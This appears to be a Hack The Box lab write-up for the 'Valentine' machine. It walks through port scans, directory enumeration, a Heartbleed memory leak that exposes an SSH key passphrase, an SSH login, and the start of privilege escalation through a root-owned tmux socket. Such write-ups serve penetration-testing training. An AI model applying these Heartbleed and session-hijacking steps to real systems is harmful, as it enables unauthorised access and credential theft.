Hack The Box
Pen-Testing Labs

# Valentine

Author: j91321
Difficulty: 4.1/10

July 2018

# Contents

# 1 Synopsis

Valentine is a easy difficulty machine on Hack The Box, it demonstrates the impact of HeartBleed vulnerability.

Skills Required:


1. Basic knowledge of Linux.
2. Basic enumeration knowledge.

Skills Learned:

1. Heartbleed vulnerability exploitation


# 2 Enumeration

In attempt to identify potential attack surface we have performed initial nmap scan on the target. This can be seen in Fig. 1. We have managed to identify that the target is running OpenSSH on port 22 and Apache httpd on ports 80 and 443. The operating system is Ubuntu. Next we performed targeted nmap scan on the ports 22, 80 and 443 for known vulnerabilities. Scan showed that the httpd server is vulnerable to Heartbleed and POODLE attacks as can be seen in Fig. 2.



```
# Nmap 7.70 scan initiated Sat Jul 21 15:13:10 2018 as: nmap -sC -sV -oA nmap/initial 10.10.10.79
Nmap scan report for 10.10.10.79
Host is up (0.11s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2018-07-21T19:12:26+00:00; -59s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59s, deviation: 0s, median: -59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 21 15:13:28 2018 -- 1 IP address (1 host up) scanned in 18.69 seconds
```


Figure 1: Nmap initial scan



```
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encrypti
on.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems pr
otected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://www.openssl.org/news/secadv_20140407.txt
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  OSVDB:113251  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
```

Figure 2: Nmap targeted scan

We moved onto enumerating the Apache webserver. Connecting to target showed picture of broken heart




```
root@kali:~/Desktop/valentine# dirb https://10.10.10.79

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jul 22 07:38:33 2018
URL_BASE: https://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.10.10.79/ ----
+ https://10.10.10.79/cgi-bin/ (CODE:403|SIZE:288)
+ https://10.10.10.79/decode (CODE:200|SIZE:552)
==> DIRECTORY: https://10.10.10.79/dev/
+ https://10.10.10.79/encode (CODE:200|SIZE:554)
+ https://10.10.10.79/index (CODE:200|SIZE:38)
+ https://10.10.10.79/index.php (CODE:200|SIZE:38)
^C> Testing: https://10.10.10.79/server-info
root@kali:~/Desktop/valentine# 
```

Figure 3: Initial directory enumeration with drib

which further hints on Heartbleed vulnerability. No obvious functionality is visible. We continued our enumeration using dirb, although previous targeted nmap scan already showed several interesting findings. Running dirb with default dictionary we have discovered several directories as can be seen in Fig. 3. The scanning with dirb has discovered *dev* directory and *encode* and *decode* pages. Directory *dev* contains two files, as can be seen in Fig. 4, *hype_key* and notes.txt. The content of *notes.txt* contains further hints on exploitation. The *hype_key* is a textfile consisting of hexadecimal pairs in ASCII. We can use CyberChef tool to decode this using it's fromHex decoding option. When decoded the content shows that this is an encrypted RSA private key, in format used by OpenSSH. We can assume that we will be able to connect to the server using this key, if we can discover the username and password for the keyfile.

We have tried to submit test string into the discovered *encode* page. The script returned what seems to be a Base64 encoded string. We have verified it again by using CyberChef that it is Base64 encoded string. The page *decode* is Base64 decoder.


Index of /dev - Mozilla Firefox
https://10.1...9/decode.php
https://10.1...9/encode.php
Index of /dev
https://10.10.10.79/dev/

# Index of /dev

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| hype_key | 13-Dec-2017 16:48 | 5.3K | |
| notes.txt | 05-Feb-2018 16:42 | 227 | |


*Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 443*

Figure 4: dev directory listing

# 3 Exploitation

Now that we have gathered enough interesting information about our target we have started the exploitation phase. We have used Heartbleed python exploit from Travis Lee `https://gist.github.com/eelsivart/10174134`. The output of the exploit can be seen in Fig. 5. The output shows several Base64 encoded strings. One of them can be our earlier submitted test string. The string *aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==* which can be seen is decoded to *heartbleedbelievethehype*.

We have made an educated guess that this may be the password for the private key. Also we can guess that since the file was called *hype_key* and the word hype is also in the decoded string this may be the username for the key. We have successfully SSHed into target using username **hype** and with the private key unlocked using password **heartbleedbelievethehype**.




```
#################################################################

.@....SC[...r....+..H...9...
....w.3....f...
.".!.9.8........5..............^M...
.........3.2.....E.D..../...A.................................I.........
.4.2...^M..........
..................................#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==...pM.:.m....L.....N.@....SC[...r....+..H...9...
....w.3....f...
.".!.9.8........5..............^M...
.........3.2.....E.D..../...A.................................I.........
.4.2...^M..........
..................................#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==....v..0...r8.R3...k.@....SC[...r....+..H...9...
....w.3....f...
.".!.9.8........5..............^M...
.........3.2.....E.D..../...A.................................I.........
.4.2...^M..........
```

Figure 5: Memory leak obtained using Heartbleed exploit

# 4 Privilege escalation

Now that we have obtained initial foothold on the system we have continued with privilege escalation. The initial checks of custom scripts, crontabs, syslog etc. has not shown much. Although we have noticed tmux configuration file in the home folder of user hype.

In the root of filesystem we have also noticed out of place *.devs* folder which can be seen in Fig. 6. This folder contains socket file. Upon further inspection of running processes we have noticed that the socket is being used by opened tmux session running under root user Fig. 7.




```
hype@Valentine:/$ ls -la
total 108
drwxr-xr-x  26 root root  4096 Feb  6 11:56 .
drwxr-xr-x  26 root root  4096 Feb  6 11:56 ..
drwxr-xr-x   2 root root  4096 Dec 11  2017 bin
drwxr-xr-x   3 root root  4096 Feb 16 14:41 boot
drwxr-xr-x   2 root root  4096 Dec 11  2017 cdrom
drwxr-xr-x  13 root root  4060 Jul 22 02:10 dev
drwxr-xr-x   2 root root  4096 Dec 13  2017 devs
drwxr-xr-x   2 root hype  4096 Jul 22 02:10 .devs
drwxr-xr-x 132 root root 12288 Jul 22 02:10 etc
drwxr-xr-x   3 root root  4096 Dec 11  2017 home
lrwxrwxrwx   1 root root    32 Dec 11  2017 initrd.img -> boot/initrd.img-3.2.0-23-generic
drwxr-xr-x  21 root root  4096 Dec 11  2017 lib
drwxr-xr-x   2 root root  4096 Apr 25  2012 lib64
drwx------   2 root root 16384 Dec 11  2017 lost+found
drwxr-xr-x   3 root root  4096 Apr 25  2012 media
drwxr-xr-x   3 root root  4096 Dec 11  2017 mnt
drwx------   2 root root  4096 Dec 13  2017 opt
dr-xr-xr-x  96 root root     0 Jul 22 02:10 proc
drwx------   4 root root  4096 Feb  6 12:00 root
drwxr-xr-x  20 root root   740 Jul 22 04:50 run
drwxr-xr-x   2 root root  4096 Feb 16 14:40 sbin
drwxr-xr-x   2 root root  4096 Mar  5  2012 selinux
drwxr-xr-x   2 root root  4096 Apr 25  2012 srv
drwxr-xr-x  13 root root     0 Jul 22 02:10 sys
drwxrwxrwt   6 root root  4096 Jul 22 05:20 tmp
drwxr-xr-x  10 root root  4096 Apr 25  2012 usr
drwxr-xr-x  14 root root  4096 Feb  6 12:01 var
lrwxrwxrwx   1 root root    29 Dec 11  2017 vmlinuz -> boot/vmlinuz-3.2.0-23-generic
hype@Valentine:/$ 
```

Figure 6: Listing of filesystem root

